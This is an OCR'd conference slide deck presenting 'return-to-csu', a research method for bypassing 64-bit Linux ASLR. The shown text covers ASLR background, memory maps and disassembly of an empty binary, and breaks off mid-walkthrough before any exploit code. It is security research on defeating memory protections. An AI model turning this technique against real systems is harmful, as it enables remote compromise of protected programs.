return-to-csu:

A New Method to Bypass 64-bit Linux ASLR

Hector Marco, Ismael Ripoll

About us:

UNIVERSITY OF THE WEST of SCOTLAND
UWS

Dr. Hector Marco

Dr. Ismael Ripoll

- UWS-UPV Research collaboration
- Linux, Glibc and other open source Contributions
- Google, Packet Storm Security rewards
- Black Hat Asia 2016, DeepSec 2016, 2014 …
- Multiple CVEs and security reports:
  - Root shell by pressing enter key for 70 seconds
  - Grub 28 or Backspace 28: root shell
- Working on low level security:
  - Linux ASLR integer overflow
  - AMD Bulldozer weakness
- Experience in low level solutions:
  - RenewSSP
  - ASLR-NG

Motivation

- ASLR is present in all modern systems
- It is a barrier that attackers face in most attacks
- Assess its effectiveness in 64-bit systems is an endless task
- A generic method to bypass the ASLR in modern 64-bit systems could be re-used in multiple attacks scenarios.
- Can we create a generic method to bypass the ASLR in modern 64-bit systems?

This talk presents `return-to-csu`:

- A **direct** method to bypass the ASLR in 64-bit systems
- Demo will bypass `SSP`, `NX`, `RELRO`, `PIE`, `FORTIFY` …

Overview

1. Brief of the ASLR in Linux
2. The real battlefield: Source vs executable code, they don't match!
3. Return-to-csu: A method to bypass the Linux ASLR in 64-bit systems
4. Making return-to-csu attack profitable
   - Rooper-mod: Auto exploit generation to drop shells
5. Demo: remote shell in a full protected 64-bit executable
   - Bypassing PIE, ASLR, NX, SSP, RELRO, etc.
6. Mitigations and conclusions

1. Brief of the Linux ASLR

What ASLR is? (naive vision)

- Wikipedia: A computer security technique for preventing exploitation of memory corruption vulnerabilities.
- Stack, executable, libraries, heap, etc are randomized.


What is ASLR actually in Operating Systems?

- It is a concept implementation with a lot of different flavours
- Linux, Windows, Mac OS X, Android have different ASLRs
- They have huge differences: random bits per area, randomization forms such us per boot, per exec, etc.

1. Brief of the Linux ASLR

Kernel loader randomization:

- **Stack**: At some random place close to the top
- **Executable**: If PIE then at random place close to the bottom else No-ASLR!
- **Heap**: If `randomize_va_space = 2` it will be placed at random offset from the executable else joint to the executable. From outside both look random.
- **Libraries**: Linux choose a random virtual address (`mmap_base`) between heap and stack. Then Linux will load the `ld.so` and jump to it.




1. Brief of the Linux ASLR

Kernel loader randomization:

- **Stack**: At some random place close to the top
- **Executable**: If PIE then at random place close to the bottom else No-ASLR!
- **Heap:** If `randomize_va_space = 2` it will be placed at random offset from the executable else joint to the executable. From outside both look random.
- **Libraries**: Linux choose a random virtual address (`mmap_base`) between heap and stack. Then Linux will load the `ld.so` and jump to it.

Then Linux will load the `ld.so` and jump to it




1. Brief of the Linux ASLR

Userland side randomization:

Let's inspect the VM layout at the beginning of the **userland** execution

```
(gdb) b _dl_start
56133fa7e000-56133fa7f000 r-xp  /home/BHAsia2018/test
56133fc7e000-56133fc80000 rw-p  /home/BHAsia2018/test
7f2ce47b2000-7f2ce47d9000 r-xp  /lib/x86_64-linux-gnu/ld-2.26.so
7f2ce49d9000-7f2ce49db000 rw-p  /lib/x86_64-linux-gnu/ld-2.26.so
7f2ce49db000-7f2ce49dc000 rw-p
7ffefa453000-7ffefa474000 rw-p  [stack]
7ffefa4d2000-7ffefa4d5000 r--p  [vvar]
7ffefa4d5000-7ffefa4d7000 r-xp  [vdso]
```

- Linux loads the executable and the dynamic loader/linker (`ld.so`)
- The `libc.so` library is later loaded.




1. Brief of the Linux ASLR

Userland side randomization:

Let's inspect the VM layout at the beginning of the **executable** execution

```
(gdb) b _start
56133fa7e000-56133fa7f000 r-xp  /home/BHAsia2018/test
56133fc7e000-56133fc7f000 r--p  /home/BHAsia2018/test
56133fc7f000-56133fc80000 rw-p  /home/BHAsia2018/test
7f2ce43d2000-7f2ce45a8000 r-xp  /lib/x86_64-linux-gnu/libc-2.26.so
7f2ce45a8000-7f2ce47a8000 ---p  /lib/x86_64-linux-gnu/libc-2.26.so
7f2ce47a8000-7f2ce47ac000 r--p  /lib/x86_64-linux-gnu/libc-2.26.so
7f2ce47ac000-7f2ce47ae000 rw-p  /lib/x86_64-linux-gnu/libc-2.26.so
7f2ce47ae000-7f2ce47b2000 rw-p
7f2ce47b2000-7f2ce47d9000 r-xp  /lib/x86_64-linux-gnu/ld-2.26.so
7f2ce49b8000-7f2ce49ba000 rw-p
7f2ce49d9000-7f2ce49da000 r--p  /lib/x86_64-linux-gnu/ld-2.26.so
7f2ce49da000-7f2ce49db000 rw-p  /lib/x86_64-linux-gnu/ld-2.26.so
7f2ce49db000-7f2ce49dc000 rw-p
7ffefa453000-7ffefa474000 rw-p  [stack]
7ffefa4d2000-7ffefa4d5000 r--p  [vvar]
7ffefa4d5000-7ffefa4d7000 r-xp  [vdso]
```

- Libraries are loaded side by side there is no "more" randomization.
- There is not actual randomization form userland.



1. Brief of the Linux ASLR


Parameter	Linux 32 bit (i386)	Linux 64 bit (x86_64)
ASLR Entropy (Linux)	Very low (8 bits = 256)	High (28 bits = 268,435,456)
ABI / call parameters	Stack	Registers
Attacks like ret2-X	Yes	No
Offset2lib	Partial	Partial
Brute force in practice	Yes	No?
Native PIC/PIE CPU support	No	Yes (`$rip`)

- The ASLR in 64-bit systems is not only better but faster.
- It is not only a matter of entropy, the x64 ABI introduces a challenge.

1. Brief of the Linux ASLR

Why Offset2lib attacks are “partially” possible?

- Offset2lib is a practical ASLR bypass for 64-bit systems
- It was a generic method valid for multiple attack scenarios
- No longer possible in modern Linux (fixed in 2015)
- Part of the attack method still valid to **de-randomize the executable**
- But `exec-libc` offset is not longer a constant value



We need to find an alternative:

- As generic as possible to be reused in multiple attack scenarios
- Valid for 64-bit systems, deal with ABI, etc.

2. The real battlefield: The Attached code

empty.c

```
int main(int argc, const char *argv[]) {
          return 0;
}
```

2. The real battlefield: The Attached code

empty.c

```
int main(int argc, const char *argv[]) {
          return 0;
}
```

```
$ gcc empty.c -o empty
$ nm -a empty | grep " t\| T"
0000000000000520 t deregister_tm_clones
00000000000005b0 t __do_global_dtors_aux
0000000000200df8 t __do_global_dtors_aux_fini_array_entry
0000000000000684 T _fini
0000000000000684 t .fini
0000000000200df8 t .fini_array
00000000000005f0 t frame_dummy
0000000000200df0 t __frame_dummy_init_array_entry
00000000000004b8 T _init
00000000000004b8 t .init
0000000000200df0 t .init_array
0000000000200df8 t __init_array_end
0000000000200df0 t __init_array_start
0000000000000680 T __libc_csu_fini
0000000000000610 T __libc_csu_init
00000000000005fa T main
00000000000004d0 t .plt
00000000000004e0 t .plt.got
0000000000000560 t register_tm_clones
00000000000004f0 T _start
00000000000004f0 t .text
```

2. The real battlefield: The Attached code

empty.c

```
int main(int argc, const char *argv[]) {
          return 0;
}
```

```
$ gcc empty.c -o empty
$ nm -a empty | grep " t\| T"
0000000000000520 t deregister_tm_clones
00000000000005b0 t __do_global_dtors_aux
0000000000200df8 t __do_global_dtors_aux_fini_array_entry
0000000000000684 T _fini
0000000000000684 t .fini
0000000000200df8 t .fini_array
00000000000005f0 t frame_dummy
0000000000200df0 t __frame_dummy_init_array_entry
00000000000004b8 T _init
00000000000004b8 t .init
0000000000200df0 t .init_array
0000000000200df8 t __init_array_end
0000000000200df0 t __init_array_start
0000000000000680 T __libc_csu_fini
0000000000000610 T __libc_csu_init
00000000000005fa T main
00000000000004d0 t .plt
00000000000004e0 t .plt.got
0000000000000560 t register_tm_clones
00000000000004f0 T _start
00000000000004f0 t .text
```

Wait a moment !! My C program only had `main()`, right?

What are these other functions? From where? Who? When? ...

Is this code is in the executable area? Why?

2. The real battlefield: The Attached code


```
$ objdump -d empty

empty:     file format elf64-x86-64

Disassembly of section .init:

00000000000004b8 <_init>:
 4b8:   48 83 ec 08             sub    $0x8,%rsp
 4bc:   48 8b 05 25 0b 20 00    mov    0x200b25(%rip),%rax        # 200fe8 <__gmon_start__>
 4c3:   48 85 c0                test   %rax,%rax
 4c6:   74 02                   je     4ca <_init+0x12>
 4c8:   ff d0                   callq  *%rax
 4ca:   48 83 c4 08             add    $0x8,%rsp
 4ce:   c3                      retq

Disassembly of section .plt:

00000000000004d0 <.plt>:
 4d0:   ff 35 f2 0a 20 00       pushq  0x200af2(%rip)        # 200fc8 <_GLOBAL_OFFSET_TABLE_+0x8>
 4d6:   ff 25 f4 0a 20 00       jmpq   *0x200af4(%rip)        # 200fd0 <_GLOBAL_OFFSET_TABLE_+0x10>
 4dc:   0f 1f 40 00             nopl   0x0(%rax)

Disassembly of section .plt.got:

00000000000004e0 <__cxa_finalize@plt>:
 4e0:   ff 25 12 0b 20 00       jmpq   *0x200b12(%rip)        # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
 4e6:   66 90                   xchg   %ax,%ax
```

2. The real battlefield: The Attached code


```
$ objdump -d empty

Disassembly of section .text:
00000000000004f0 <_start>:
 4f0:   31 ed                   xor    %ebp,%ebp
 4f2:   49 89 d1                mov    %rdx,%r9
 4f5:   5e                      pop    %rsi
 4f6:   48 89 e2                mov    %rsp,%rdx
 4f9:   48 83 e4 f0             and    $0xfffffffffffffff0,%rsp
 4fd:   50                      push   %rax
 4fe:   54                      push   %rsp
 4ff:   4c 8d 05 7a 01 00 00    lea    0x17a(%rip),%r8        # 680 <__libc_csu_fini>
 506:   48 8d 0d 03 01 00 00    lea    0x103(%rip),%rcx        # 610 <__libc_csu_init>
 50d:   48 8d 3d e6 00 00 00    lea    0xe6(%rip),%rdi        # 5fa <main>
 514:   ff 15 c6 0a 20 00       callq  *0x200ac6(%rip)        # 200fe0 <__libc_start_main@GLIBC_2.2.5>
 51a:   f4                      hlt
 51b:   0f 1f 44 00 00          nopl   0x0(%rax,%rax,1)

0000000000000520 <deregister_tm_clones>:
 520:   48 8d 3d e9 0a 20 00    lea    0x200ae9(%rip),%rdi        # 201010 <__TMC_END__>
 527:   55                      push   %rbp
 528:   48 8d 05 e1 0a 20 00    lea    0x200ae1(%rip),%rax        # 201010 <__TMC_END__>
 52f:   48 39 f8                cmp    %rdi,%rax
 532:   48 89 e5                mov    %rsp,%rbp
 535:   74 19                   je     550 <deregister_tm_clones+0x30>
 537:   48 8b 05 9a 0a 20 00    mov    0x200a9a(%rip),%rax        # 200fd8 <_ITM_deregisterTMCloneTable>
 53e:   48 85 c0                test   %rax,%rax
 541:   74 0d                   je     550 <deregister_tm_clones+0x30>
 543:   5d                      pop    %rbp
 544:   ff e0                   jmpq   *%rax
 546:   66 2e 0f 1f 84 00 00    nopw   %cs:0x0(%rax,%rax,1)
 54d:   00 00 00
 550:   5d                      pop    %rbp
 551:   c3                      retq
 552:   0f 1f 40 00             nopl   0x0(%rax)
 556:   66 2e 0f 1f 84 00 00    nopw   %cs:0x0(%rax,%rax,1)
 55d:   00 00 00
```

2. The real battlefield: The Attached code


```
$ objdump -d empty
```

```
0000000000000560 <register_tm_clones>:

 560:        48 8d 3d a9 0a 20 00       lea    0x200aa9(%rip),%rdi        # 201010 <__TMC_END__>
 567:        48 8d 35 a2 0a 20 00       lea    0x200aa2(%rip),%rsi        # 201010 <__TMC_END__>
 56e:        55                         push   %rbp
 56f:        48 29 fe                   sub    %rdi,%rsi
 572:        48 89 e5                   mov    %rsp,%rbp
 575:        48 c1 fe 03                sar    $0x3,%rsi
 579:        48 89 f0                   mov    %rsi,%rax
 57c:        48 c1 e8 3f                shr    $0x3f,%rax
 580:        48 01 c6                   add    %rax,%rsi
 583:        48 d1 fe                   sar    %rsi
 586:        74 18                      je     5a0 <register_tm_clones+0x40>
 588:        48 8b 05 61 0a 20 00       mov    0x200a61(%rip),%rax        # 200ff0 <_ITM_registerTMCloneTable>
 58f:        48 85 c0                   test   %rax,%rax
 592:        74 0c                      je     5a0 <register_tm_clones+0x40>
 594:        5d                         pop    %rbp
 595:        ff e0                      jmpq   *%rax
 597:        66 0f 1f 84 00 00 00       nopw   0x0(%rax,%rax,1)
 59e:        00 00
 5a0:        5d                         pop    %rbp
 5a1:        c3                         retq
 5a2:        0f 1f 40 00                nopl   0x0(%rax)
 5a6:        66 2e 0f 1f 84 00 00       nopw   %cs:0x0(%rax,%rax,1)
 5ad:        00 00 00
```

2. The real battlefield: The Attached code


```
$ objdump -d empty
```

```
00000000000005b0 <__do_global_dtors_aux>:
 5b0:   80 3d 59 0a 20 00 00    cmpb   $0x0,0x200a59(%rip)        # 201010 <__TMC_END__>
 5b7:   75 2f                   jne    5e8 <__do_global_dtors_aux+0x38>
 5b9:   48 83 3d 37 0a 20 00    cmpq   $0x0,0x200a37(%rip)        # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
 5c0:   00
 5c1:   55                      push   %rbp
 5c2:   48 89 e5                mov    %rsp,%rbp
 5c5:   74 0c                   je     5d3 <__do_global_dtors_aux+0x23>
 5c7:   48 8b 3d 3a 0a 20 00    mov    0x200a3a(%rip),%rdi        # 201008 <__dso_handle>
 5ce:   e8 0d ff ff ff          callq  4e0 <__cxa_finalize@plt>
 5d3:   e8 48 ff ff ff          callq  520 <deregister_tm_clones>
 5d8:   c6 05 31 0a 20 00 01    movb   $0x1,0x200a31(%rip)        # 201010 <__TMC_END__>
 5df:   5d                      pop    %rbp
 5e0:   c3                      retq
 5e1:   0f 1f 80 00 00 00 00    nopl   0x0(%rax)
 5e8:   f3 c3                   repz retq
 5ea:   66 0f 1f 44 00 00       nopw   0x0(%rax,%rax,1)
00000000000005f0 <frame_dummy>:
 5f0:   55                      push   %rbp
 5f1:   48 89 e5                mov    %rsp,%rbp
 5f4:   5d                      pop    %rbp
 5f5:   e9 66 ff ff ff          jmpq   560 <register_tm_clones>
00000000000005fa <main>:
 5fa:   55                      push   %rbp
 5fb:   48 89 e5                mov    %rsp,%rbp
 5fe:   89 7d fc                mov    %edi,-0x4(%rbp)
 601:   48 89 75 f0             mov    %rsi,-0x10(%rbp)
 605:   b8 00 00 00 00          mov    $0x0,%eax
 60a:   5d                      pop    %rbp
 60b:   c3                      retq
 60c:   0f 1f 40 00             nopl   0x0(%rax)
```

2. The real battlefield: The Attached code


```
$ objdump -d empty
```

```
0000000000000610 <__libc_csu_init>:
 610:        41 57                   push   %r15
 612:        41 56                   push   %r14
 614:        41 89 ff                mov    %edi,%r15d
 617:        41 55                   push   %r13
 619:        41 54                   push   %r12
 61b:        4c 8d 25 ce 07 20 00    lea    0x2007ce(%rip),%r12        # 200df0 <__frame_dummy_init_array_entry>
 622:        55                      push   %rbp
 623:        48 8d 2d ce 07 20 00    lea    0x2007ce(%rip),%rbp        # 200df8 <__init_array_end>
 62a:        53                      push   %rbx
 62b:        49 89 f6                mov    %rsi,%r14
 62e:        49 89 d5                mov    %rdx,%r13
 631:        4c 29 e5                sub    %r12,%rbp
 634:        48 83 ec 08             sub    $0x8,%rsp
 638:        48 c1 fd 03             sar    $0x3,%rbp
 63c:        e8 77 fe ff ff          callq  4b8 <_init>
 641:        48 85 ed                test   %rbp,%rbp
 644:        74 20                   je     666 <__libc_csu_init+0x56>
 646:        31 db                   xor    %ebx,%ebx
 648:        0f 1f 84 00 00 00 00    nopl   0x0(%rax,%rax,1)
 64f:        00
 650:        4c 89 ea                mov    %r13,%rdx
 653:        4c 89 f6                mov    %r14,%rsi
 656:        44 89 ff                mov    %r15d,%edi
 659:        41 ff 14 dc             callq  *(%r12,%rbx,8)
 65d:        48 83 c3 01             add    $0x1,%rbx
 661:        48 39 dd                cmp    %rbx,%rbp
 664:        75 ea                   jne    650 <__libc_csu_init+0x40>
 666:        48 83 c4 08             add    $0x8,%rsp
 66a:        5b                      pop    %rbx
 66b:        5d                      pop    %rbp
 66c:        41 5c                   pop    %r12
 66e:        41 5d                   pop    %r13
 670:        41 5e                   pop    %r14
 672:        41 5f                   pop    %r15
 674:        c3                      retq
```

2. The real battlefield: The Attached code


```
$ objdump -d empty

0000000000000680 <__libc_csu_fini>:
 680:        f3 c3                       repz retq

Disassembly of section .fini:

0000000000000684 <_fini>:
 684:        48 83 ec 08                 sub    $0x8,%rsp
 688:        48 83 c4 08                 add    $0x8,%rsp
 68c:        c3
```

2. The real battlefield: The Attached code

Application source code

```
$ cat empty.c
int main(int argc, const char *argv[]){
        return 0;
}
```

Application compiled code

```
empty:     file format elf64-x86-64


Disassembly of section .init:

00000000000004b8 <_init>:
 4b8:  48 83 ec 08                sub    $0x8,%rsp
 4bc:  48 8b 05 25 0b 20 00       mov    0x200b25(%rip),%rax        # 200fe8 <__gmon_start__>
 4c3:  48 85 c0                   test   %rax,%rax
 4c6:  74 02                      je     4ca <_init+0x12>
 4c8:  ff d0                      callq  *%rax
 4ca:  48 83 c4 08                add    $0x8,%rsp
 4ce:  c3                         retq

Disassembly of section .plt:

00000000000004d0 <.plt>:
 4d0:  ff 35 f2 0a 20 00          pushq  0x200af2(%rip)        # 200fc8 <_GLOBAL_OFFSET_TABLE_+0x8>
 4d6:  ff 25 f4 0a 20 00          jmpq   *0x200af4(%rip)        # 200fd0 <_GLOBAL_OFFSET_TABLE_+0x10>
 4dc:  0f 1f 40 00                nopl   0x0(%rax)

Disassembly of section .plt.got:

00000000000004e0 <__cxa_finalize@plt>:
 4e0:  ff 25 12 0b 20 00          jmpq   *0x200b12(%rip)        # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
 4e6:  66 90                      xchg   %ax,%ax

Disassembly of section .text:

00000000000004f0 <_start>:
 4f0:  31 ed                      xor    %ebp,%ebp
 4f2:  49 89 d1                   mov    %rdx,%r9
 4f5:  5e                         pop    %rsi
 4f6:  48 89 e2                   mov    %rsp,%rdx
 4f9:  48 83 e4 f0                and    $0xfffffffffffffff0,%rsp
 4fd:  50                         push   %rax
 4fe:  54                         push   %rsp
 4ff:  4c 8d 05 7a 01 00 00       lea    0x17a(%rip),%r8        # 680 <__libc_csu_fini>
 506:  48 8d 0d 03 01 00 00       lea    0x103(%rip),%rcx        # 610 <__libc_csu_init>
 50d:  48 8d 3d e6 00 00 00       lea    0xe6(%rip),%rdi        # 5fa <main>
 514:  ff 15 c6 0a 20 00          callq  *0x200ac6(%rip)        # 200fe0 <__libc_start_main@GLIBC_2.2.5>
 51a:  f4                         hlt
 51b:  0f 1f 44 00 00             nopl   0x0(%rax,%rax,1)

0000000000000520 <deregister_tm_clones>:
 520:  48 8d 3d e9 0a 20 00       lea    0x200ae9(%rip),%rdi        # 201010 <__TMC_END__>
 527:  55                         push   %rbp
 528:  48 8d 05 e1 0a 20 00       lea    0x200ae1(%rip),%rax        # 201010 <__TMC_END__>
 52f:  48 39 f8                   cmp    %rdi,%rax
 532:  48 89 e5                   mov    %rsp,%rbp
 535:  74 19                      je     550 <deregister_tm_clones+0x30>
 537:  48 8b 05 9a 0a 20 00       mov    0x200a9a(%rip),%rax        # 200fd8 <_ITM_deregisterTMCloneTable>
 53e:  48 85 c0                   test   %rax,%rax
 541:  74 0d                      je     550 <deregister_tm_clones+0x30>
 543:  5d                         pop    %rbp
 544:  ff e0                      jmpq   *%rax
 546:  66 2e 0f 1f 84 00 00       nopw   %cs:0x0(%rax,%rax,1)
 54d:  00 00 00
 550:  5d                         pop    %rbp
 551:  c3                         retq
 552:  0f 1f 40 00                nopl   0x0(%rax)
 556:  66 2e 0f 1f 84 00 00       nopw   %cs:0x0(%rax,%rax,1)
 55d:  00 00 00

0000000000000560 <register_tm_clones>:
 560:  48 8d 3d a9 0a 20 00       lea    0x200aa9(%rip),%rdi        # 201010 <__TMC_END__>
 567:  48 8d 35 a2 0a 20 00       lea    0x200aa2(%rip),%rsi        # 201010 <__TMC_END__>
 56e:  55                         push   %rbp
 56f:  48 29 fe                   sub    %rdi,%rsi
 572:  48 89 e5                   mov    %rsp,%rbp
 575:  48 c1 fe 03                sar    $0x3,%rsi
 579:  48 89 f0                   mov    %rsi,%rax
 57c:  48 c1 e8 3f                shr    $0x3f,%rax
 580:  48 01 c6                   add    %rax,%rsi
 583:  48 d1 fe                   sar    %rsi
 586:  74 18                      je     5a0 <register_tm_clones+0x40>
 588:  48 8b 05 61 0a 20 00       mov    0x200a61(%rip),%rax        # 200ff0 <_ITM_registerTMCloneTable>
 58f:  48 85 c0                   test   %rax,%rax
 592:  74 0c                      je     5a0 <register_tm_clones+0x40>
 594:  5d                         pop    %rbp
 595:  ff e0                      jmpq   *%rax
 597:  66 0f 1f 84 00 00 00       nopw   0x0(%rax,%rax,1)
 59e:  00 00
 5a0:  5d                         pop    %rbp
 5a1:  c3                         retq
 5a2:  0f 1f 40 00                nopl   0x0(%rax)
 5a6:  66 2e 0f 1f 84 00 00       nopw   %cs:0x0(%rax,%rax,1)
 5ad:  00 00 00
```


```
00000000000005b0 <__do_global_dtors_aux>:
 5b0:  80 3d 59 0a 20 00 00       cmpb   $0x0,0x200a59(%rip)        # 201010 <__TMC_END__>
 5b7:  75 2f                      jne    5e8 <__do_global_dtors_aux+0x38>
